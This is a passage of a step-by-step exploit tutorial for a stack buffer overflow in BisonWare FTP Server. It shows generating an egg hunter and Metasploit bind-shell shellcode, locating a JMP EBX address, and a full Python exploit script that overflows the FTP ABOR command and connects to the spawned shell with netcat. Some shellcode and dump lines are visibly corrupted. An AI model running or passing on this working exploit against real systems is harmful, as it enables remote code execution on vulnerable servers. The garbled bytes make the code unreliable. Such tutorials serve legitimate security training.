00A6E6CC	18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27	18191A1B1C1D1E1F2021222324252627
00A6E6DC	28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37	28292A2B2C2D2E2F3031323334353637
00A6E6EC	38 39 3A 3B 3C 3D 3E 3F 40 41 42 43 44 45 46 47	38393A3B3C3D3E3F4041424344454647
00A6E6FC	48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57	48494A4B4C4D4E4F5051525354555657
00A6E70C	58 59 5A 5B 5C 5D 5E 5F 60 61 62 63 64 65 66 67	58595A5B5C5D5E5F6061626364656667
00A6E71C	68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77	68696A6B6C6D6E6F7071727374757677
00A6E72C	78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84 85 86 87	78797A7B7C7D7E7F8081828384858687
00A6E73C	88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94 95 96 97	88898A8B8C8D8E8F9091929394959697
00A6E74C	98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7	98999A9B9C9D9E9FA0A1A2A3A4A5A6A7
00A6E75C	A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7	A8A9AAABACADAEAFB0B1B2B3B4B5B6B7
00A6E76C	B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7	B8B9BABA BB BC BD BE BF C0C1C2C3C4C5C6C7
00A6E77C	C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7	C8C9CACBCC CD CE CF D0D1D2D3D4D5D6D7
00A6E78C	D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7	D8D9DADBDC DD DE DF E0E1E2E3E4E5E6E7
00A6E79C	E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7	E8E9EAEB EC ED EE EF F0F1F2F3F4F5F6F7
00A6E7AC	F8 F9 FA FB FC FD FE FF 42 42 42 42 41 41 41	F8F9FAFB FC FD FE FF 42424242414141
00A6E7BC	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E7CC	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E7DC	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E7EC	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E7FC	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E80C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E81C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA

Fantastic! We notice that the complete pattern starting from `\x00` to `\xFF` is intact.

Hence, there is no **bad character** in the **Exploit POC** that can break the exploit code execution.

Note: Often times there are bad characters that have to be removed. For more on how to do this, see our **FreeFloat FTP Server Buffer Overflow** paper at **HackSys Team's blog**. <http://hacksys.vfreaks.com/research/freefloat-ftp-server-buffer-overflow.html>

Now, we will generate the Egg codes. We will use **Mona.Py** for the same.


!mona egg -t w00t

```

0BADF000 [+] Egg set to w00t
0BADF000 [+] Generating egghunter code
0BADF000 [+] Preparing log file 'egghunter.txt'
0BADF000 - (Re)setting logfile C:\Mona\logs\Bisonftp\egghunter.txt
0BADF000 [+] Egghunter (32 bytes):
          "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
          "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
0BADF000 [+] This mona.py action took 0:00:00
!mona egg -t w00t

```

Let's copy the Egg hunter code. Open **C:\Mona\logs\Bisonftp\egghunter.txt** and copy the egg hunter code to our **Exploit POC**.



```

=====
output generated by mona.py v1.2-dev
Corelan Team - https://www.corelan.be
=====
OS : xp, release 5.1.2600
Process being debugged : Bisonftp (pid 3980)
=====
2011-11-20 07:11:47
=====
Egghunter , tag w00t :
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode : w00tw00t

```

Now, we will generate the **bind port shellcode** and prefix it with **"w00tw00t"** tag.

Let's use **Metasploit** to generate the payload.

```
root@bt:~/pentest/exploits/framework/tools# msfpayload windows/shell_bind_tcp R |
msfencode -a x86 -t c
```


```
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
```

```
unsigned char buf[] =
```

```
"\xbd\xa9\x85\x2d\x7f\xda\xd0\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x56\x31\x68\x13\x83\xc0\x04\x03\x68\xa6\x67\xd8\x83\x50\xee"
"\x23\x7c\xa0\x91\xaa\x99\x91\x83\xc9\xea\x83\x13\x99\xbf\x2f"
"\xdf\xcf\x2b\xa4\xad\xc7\x5c\x0d\x1b\x3e\x52\x8e\xad\xfe\x38"
"\x4c\xaf\x82\x42\x80\x0f\xba\x8c\xd5\x4e\xfb\xff\x15\x02\x54"
"\x7d\x87\xb3\xd1\xc3\x1b\xb5\x35\x48\x23\xcd\x30\x8f\xd7\x67"
"\x3a\xc0\x47\xf3\x74\xf8xec\x5b\xa5\xf9\x21\xb8\x99\xb0\x4e"
"\x0b\x69\x43\x86\x45\x92\x75\xe6\x0a\xad\xb9\xeb\x53\xe9\x7e"
"\x13\x26\x01\x7d\xae\x31\xd2\xff\x74\xb7\xc7\x58\xff\x6f\x2c"
"\x58\x2c\xe9\xa7\x56\x99\x7d\xef\x7a\x1c\x51\x9b\x87\x95\x54"
"\x4c\x0e\xed\x72\x48\x4a\xb6\x1b\xc9\x36\x19\x23\x09\x9e\xc6"
"\x81\x41\x0d\x13\xb3\x0b\x5a\xd0\x8e\xb3\x9a\x7e\x98\xc0\xa8"
"\x21\x32\x4f\x81\xaa\x9c\x88\xe6\x81\x59\x06\x19\x29\x9a\x0e"
"\xde\x7d\xca\x38\xf7\xfd\x81\xb8\xf8\x28\x05\xe9\x56\x82\xe6"
"\x59\x17\x72\x8f\xb3\x98\xad\xaf\xbb\x72\xd8\xf7\x75\xa6\x89"
"\x9f\x77\x58\x3c\x3c\xf1\xbe\x54\xac\x57\x68\xc0\x0e\x8c\xa1"
"\x77\x70\xe6\x9d\x20\xe6\xbe\xcb\xf6\x09\x3f\xde\x55\xa5\x97"
"\x89\x2d\xa5\x23\xab\x32\xe0\x03\xa2\x0b\x63\xd9\xda\xde\x15"
"\xde\xf6\x88\xb6\x4d\x9d\x48\xb0\x6d\x0a\x1f\x95\x40\x43\xf5"
"\x0b\xfa\xfd\xeb\xd1\x9a\xc6\xaf\x0d\x5f\xc8\x2e\xc3\xdb\xee"
"\x20\x1d\xe3\xaa\x14\xf1\xb2\x64\xc2\xb7\x6c\xc7\xbc\x61\xc2"
"\x81\x28\xf7\x28\x12\x2e\xf8\x64\xe4\xce\x49\xd1\xb1\xf1\x66"
"\xb5\x35\x8a\x9a\x25\xb9\x41\x1f\x55\xf0\xcb\x36\xfe\x5d\x9e"
"\x0a\x63\x5e\x75\x48\x9a added\x7f\x31\x59\xfd\x0a\x34\x25\xb9"
"\xe7\x44\x36\x2c\x07\xfa\x37\x65";
```


Now, it's time to find the **EIP** overwrite address which will which is a pointer to **JMP EBX** instruction.

We need to jump to **EBX** register because as the buffer [AAAAAA..AAAA] was placed into **EBX** register. Hence, when the **JMP EBX** instruction will be executed, the control will be moved to **EBX** and start the execution of the egg hunter shellcode.



**CLASSIC STACK
BUFFER OVERFLOW
EXECUTION FLOW**

**BUFFER OVERFLOW
EGG HUNTER
EXECUTION FLOW**



In Immunity Debugger, click on **View** → **Executable Modules**

Base	Size	Entry	Name	File version	Path
00400000	000B2000	00484F84	Bisonftp	3.5.1.224	C:\Documents and Settings\Administrator\Desktop\BisonFTP\Bisonftp.exe
50070000	00038000	50071626	uxtheme	6.00.2900.2845	C:\WINDOWS\system32\uxtheme.dll
50090000	0009A000	500934B8	conctl32	5.82 (xpsp.0608)	C:\WINDOWS\system32\conctl32.dll
50200000	00053000	50207931	hnetcfg	5.1.2600.2180	C:\WINDOWS\system32\hnetcfg.dll
710A0000	0003F000	710A1400	nsasock	5.1.2600.3394	C:\WINDOWS\system32\nsasock.dll
710B0000	00009000	710B142E	wshtktop	5.1.2600.2180	C:\WINDOWS\system32\wshtktop.dll
71AA0000	00008000	71AA1642	WS2HELP	5.1.2600.2180	C:\WINDOWS\system32\WS2HELP.dll
71AB0000	00017000	71AB1273	WS2_32	5.1.2600.2180	C:\WINDOWS\system32\WS2_32.dll
71AD0000	00009000	71AD1033	wssock32	5.1.2600.2180	C:\WINDOWS\system32\wssock32.dll
71B20000	00012000	71B2124A	mpx	5.1.2600.2180	C:\WINDOWS\system32\mpx.dll
72010000	00009000	72012575	rsaenh32	5.1.2600.0 (xppc)	C:\WINDOWS\system32\rsaenh32.drv
72020000	00009000	72024300	wdmaud	5.1.2600.2180	C:\WINDOWS\system32\wdmaud.drv
75500000	0002E000	75509F0C	nsctfime	5.1.2600.2180	C:\WINDOWS\system32\nsctfime.lime
76300000	00010000	76301293	FWPSE	5.1.2600.2180	C:\WINDOWS\system32\FWPSE.DLL
763B0000	00049000	763B1A88	condlg92	6.00.2900.2180	C:\WINDOWS\system32\condlg92.dll
76B40000	0002D000	76B42B69	winmm	5.1.2600.2180	C:\WINDOWS\system32\winmm.dll
76C30000	0002E000	76C31525	WINTRUST	5.131.2600.3661	C:\WINDOWS\system32\WINTRUST.dll
76C90000	00028000	76C91260	IMAGEHELP	5.1.2600.2180	C:\WINDOWS\system32\IMAGEHELP.dll
76F20000	00027000	76F29C32	NSASPI	5.1.2600.3394	C:\WINDOWS\system32\NSASPI.dll
76F50000	00030000	76F51139	NLDPAP32	5.1.2600.2180	C:\WINDOWS\system32\NLDPAP32.dll
76FB0000	00009000	76FB1150	winmr	5.1.2600.2180	C:\WINDOWS\system32\winmr.dll
76FC0000	00006000	76FC142F	rasadhlp	5.1.2600.2938	C:\WINDOWS\system32\rasadhlp.dll
77120000	0000C000	77121558	oleaut32	5.1.2600.2180	C:\WINDOWS\system32\oleaut32.dll
77300000	00103000	77304245	conctl32	6.0 (xpsp.0608)	C:\WINDOWS\system32\conctl32.dll
774E0000	00130000	774E0D89	ole32	5.1.2600.2948	C:\WINDOWS\system32\ole32.dll
77900000	00094000	77901642	CRYPT32	5.131.2600.2180	C:\WINDOWS\system32\CRYPT32.dll
77B20000	00012000	77B223A1	NSASPI	5.1.2600.3624	C:\WINDOWS\system32\NSASPI.dll
77B90000	00007000	77B93980	midmap	5.1.2600.2180	C:\WINDOWS\system32\midmap.dll
77E00000	00009000	77E01293	NSASPI	5.1.2600.2180	C:\WINDOWS\system32\NSASPI.dll
77C00000	00008000	77C01135	version	5.1.2600.2180	C:\WINDOWS\system32\version.dll
77C10000	00053000	77C1F2A1	msvcrt	7.0.2600.3085	C:\WINDOWS\system32\msvcrt.dll
77D40000	00009000	77D59988	user32	5.1.2600.2622	C:\WINDOWS\system32\user32.dll
77DD0000	00099000	77DD10B8	advapi32	5.1.2600.3520	C:\WINDOWS\system32\advapi32.dll
77E00000	00091000	77E7627F	RPCRT4	5.1.2600.3555	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDIP32	5.1.2600.3456	C:\WINDOWS\system32\GDIP32.dll
77F60000	00076000	77F65208	SHLWAPI	6.00.2900.3653	C:\WINDOWS\system32\SHLWAPI.dll
7C800000	000F5000	7C8085FE	kernel32	5.1.2600.3541	C:\WINDOWS\system32\kernel32.dll
7C900000	00020000	7C912C60	ntdll	5.1.2600.3520	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00017000	7C9E74E6	SHELL32	6.00.2900.3482	C:\WINDOWS\system32\SHELL32.dll

Right click on CPU area and select **Search for** → **Command**

The screenshot shows the CPU window with assembly instructions. A 'Find command' dialog box is open, allowing the user to search for a specific command. The search term 'JMP EBX' is entered, and the 'Find' button is highlighted.

In the find box type **JMP EBX** and then click on **Find**. Let's have a look at the result and record the address of **JMP EBX**.

7C9CFC24	FFEB	JMP EBX	
7C9CFC26	AE	SCAS BYTE PTR ES:[EDI]	
7C9CFC27	7C 0E	JL SHORT SHELL32.7C9CFC37	
7C9CFC29	E4 AE	IN AL, 0AE	I/O command
7C9CFC2B	7C 1D	JL SHORT SHELL32.7C9CFC4A	
7C9CFC2D	E4 AE	IN AL, 0AE	I/O command
7C9CFC2F	^7C EB	JL SHORT SHELL32.7C9CFC2C	
7C9CFC31	B7 AE	MOV BH, 0AE	
7C9CFC33	^7C E4	JL SHORT SHELL32.7C9CFC29	
7C9CFC35	30AD 7C02E3AE	XOR BYTE PTR SS:[EBP+EE3027C], CH	

Address of JMP EBX: 7C9CFC24

At this point we have the data of the **EIP overwrite offset**, the **shellcode**, and the **JMP EBX** address.

Let's re-write the **Exploit POC** with the gathered data and prefix the payload with "w00tw00t" tag.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n====="
print "  BisonWare FTP Server BOF Overflow "
print "      Written by Ashfaq           "
print "      HackSys Team - Panthera      "
print "      email:hacksystem@hotmail.com "
print "=====\\n"

if len(sys.argv) != 3:
    print "[*] Usage:  %s <target> <port> \\n" % sys.argv[0]
    sys.exit(0)

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

shellcode = ("w00tw00t" +
"\xbd\xa9\x85\x2d\x7f\xda\xd0\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x56\x31\x68\x13\x83\xc0\x04\x03\x68\xa6\x67\xd8\x83\x50\xee"
"\x23\x7c\xa0\x91\xaa\x99\x91\x83\xc9\xea\x83\x13\x99\xbf\x2f"
"\xdf\xcf\x2b\xa4\xad\xc7\x5c\x0d\x1b\x3e\x52\x8e\xad\xfe\x38"
"\x4c\xaf\x82\x42\x80\x0f\xba\x8c\xd5\x4e\xfb\xf1\x15\x02\x54"
"\x7d\x87\xb3\xd1\xc3\x1b\xb5\x35\x48\x23\xcd\x30\x8f\xd7\x67"
"\x3a\xc0\x47\xf3\x74\xf8\xec\x5b\xa5\xf9\x21\xb8\x99\xb0\x4e"
"\x0b\x69\x43\x86\x45\x92\x75\xe6\x0a\xad\xb9\xeb\x53\xe9\x7e"
"\x13\x26\x01\x7d\xae\x31\xd2\xff\x74\xb7\xc7\x58\xff\x6f\x2c"
"\x58\x2c\xe9\xa7\x56\x99\x7d\xef\x7a\x1c\x51\x9b\x87\x95\x54"
"\x4c\x0e\xed\x72\x48\x4a\xb6\x1b\xc9\x36\x19\x23\x09\x9e\xc6"
"\x81\x41\x0d\x13\xb3\x0b\x5a\xd0\x8e\xb3\x9a\x7e\x98\xc0\xa8"
"\x21\x32\x4f\x81\xaa\x9c\x88\xe6\x81\x59\x06\x19\x29\x9a\x0e"
"\xde\x7d\xca\x38\xf7\xfd\x81\xb8\xf8\x28\x05\xe9\x56\x82\xe6"
"\x59\x17\x72\x8f\xb3\x98\xad\xaf\xbb\x72\xd8\xf7\x75\xa6\x89"
"\x9f\x77\x58\x3c\x3c\xf1\xbe\x54\xac\x57\x68\xc0\x0e\x8c\xa1"
"\x77\x70\xe6\x9d\x20\xe6\xbe\xcb\xf6\x09\x3f\xde\x55\xa5\x97"
"\x89\x2d\xa5\x23\xab\x32\xe0\x03\xa2\x0b\x63\xd9\xda\xde\x15"
"\xde\xf6\x88\xb6\x4d\x9d\x48\xb0\x6d\x0a\x1f\x95\x40\x43\xf5"
"\x0b\xfa\xfd\xeb\xd1\x9a\xc6\xaf\x0d\x5f\xc8\x2e\xc3\xdb\xee"
"\x20\x1d\xe3\xaa\x14\xf1\xb2\x64\xc2\xb7\x6c\xc7\xbc\x61\xc2"
"\x81\x28\xf7\x28\x12\x2e\xf8\x64\xe4\xce\x49\xd1\xb1\xf1\x66")
```

```

"\xb5\x35\x8a\x9a\x25\xb9\x41\x1f\x55\xf0\xcb\x36\xfe\x5d\x9e"
"\x0a\x63\x5e\x75\x48\x9a\xdd\x7f\x31\x59\xfd\x0a\x34\x25\xb9"
"\xe7\x44\x36\x2c\x07\xfa\x37\x65") #Payload prefixed with w00tw00t tag
egghunter = ("\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7") #32 bytes
egg hunter NtDisplayString
buffer = "\x90"*(1191 - (len(shellcode)+len(egghunter))) #Align the stack
ebx = "\x24\xFC\x9C\x7C" #JMP EBX 7C9CFC24 from Shell132.dll
nopsled = "\x90"*205 #205 NOP Sled

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('ABOR ' + shellcode + buffer + egghunter + ebx + nopsled + '\r\n')
#Send FTP command 'ABOR '
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully"
    print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
    print "\r"
    time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
    os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
    print "[-] Connection lost from " + target + ":4444 \r"

except:
    print "[-] Could not connect to " + target + ":21\r"
    sys.exit(0) #Exit the Exploit POC code execution


```

Before running the final Exploit POC, let's set a breakpoint at the **JMP EBX** address so that we can **step into** the NOP sled.

Note: The **NOP sled** is a sequence of **NOP (no-operation)** instructions (on **Intel x86**, this is the opcode **0x90**) meant to "slide" the **CPU's** instruction execution flow to its final, desired, destination.


Restart the **BisonWare FTP Server** in **Immunity debugger**.

Now, right click on **CPU window** and select **Goto -> Expression**. Enter the **JMP EBX** address **7C9CFC24** and then click on the **OK** button.



We will land at **JMP EBX** instruction. Click on the **JMP ESP** instruction and press the **F2** key on the keyboard. Once the breakpoint has been set, the background color of **7C9CFC24** will turn to sky blue.

Let's have a look at the **CPU window** in Immunity Debugger.



Now, we will run the **BisonWare FTP Server** after setting the breakpoint.



Now, we are ready to launch the exploit against the **BisonWare FTP Server**.

```
root@bt: ~/Desktop# ./BisonFTP.py 192.168.137.138 21
```

```
=====
BisonWare FTP Server BOF Overflow
  Written by Ashfaq
  HackSys Team - Panthera
  email:hacksystem@hotmail.com
=====
```

```
[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

Let's check if the breakpoint was hit or not. If there are no errors in the **Exploit POC** then, we must have hit the breakpoint.

Let's confirm whether Breakpoint was hit or not.



As expected, we hit the **breakpoint**. Now, we will step through the program execution.

Let's check the CPU window. Press **F7** key on till you land to NOP sled.

```

00A6E78C 90      NOP
00A6E78D 90      NOP
00A6E78E 90      NOP
00A6E78F 90      NOP
00A6E790 90      NOP
00A6E791 90      NOP
00A6E792 90      NOP
00A6E793 90      NOP
00A6E794 66,81CA FF0F  OR  DX,0FFF
00A6E795 42      INC  EDX
00A6E796 52      PUSH EDX
00A6E797 6A 02   PUSH 2
00A6E798 58      POP  EAX
00A6E799 CD 2E   INT  2E
00A6E79A 3C 05   CMP  AL,5
00A6E79B 5A      POP  EDX
00A6E79C ^74 EF  JE  SHORT 00A6E794
00A6E79D B8 77303074 MOV  EAX,74303077
00A6E79E 8BFA   MOV  EDI,EDX
00A6E79F AF      SCAS DWORD PTR ES:[EDI]
00A6E7A0 ^75 EA  JNZ  SHORT 00A6E799
00A6E7A1 AF      SCAS DWORD PTR ES:[EDI]
00A6E7A2 ^75 E7  JNZ  SHORT 00A6E799
00A6E7A3 FEF7   JMP  EDI
00A6E7A4 24 FC  AND  AL,0FC
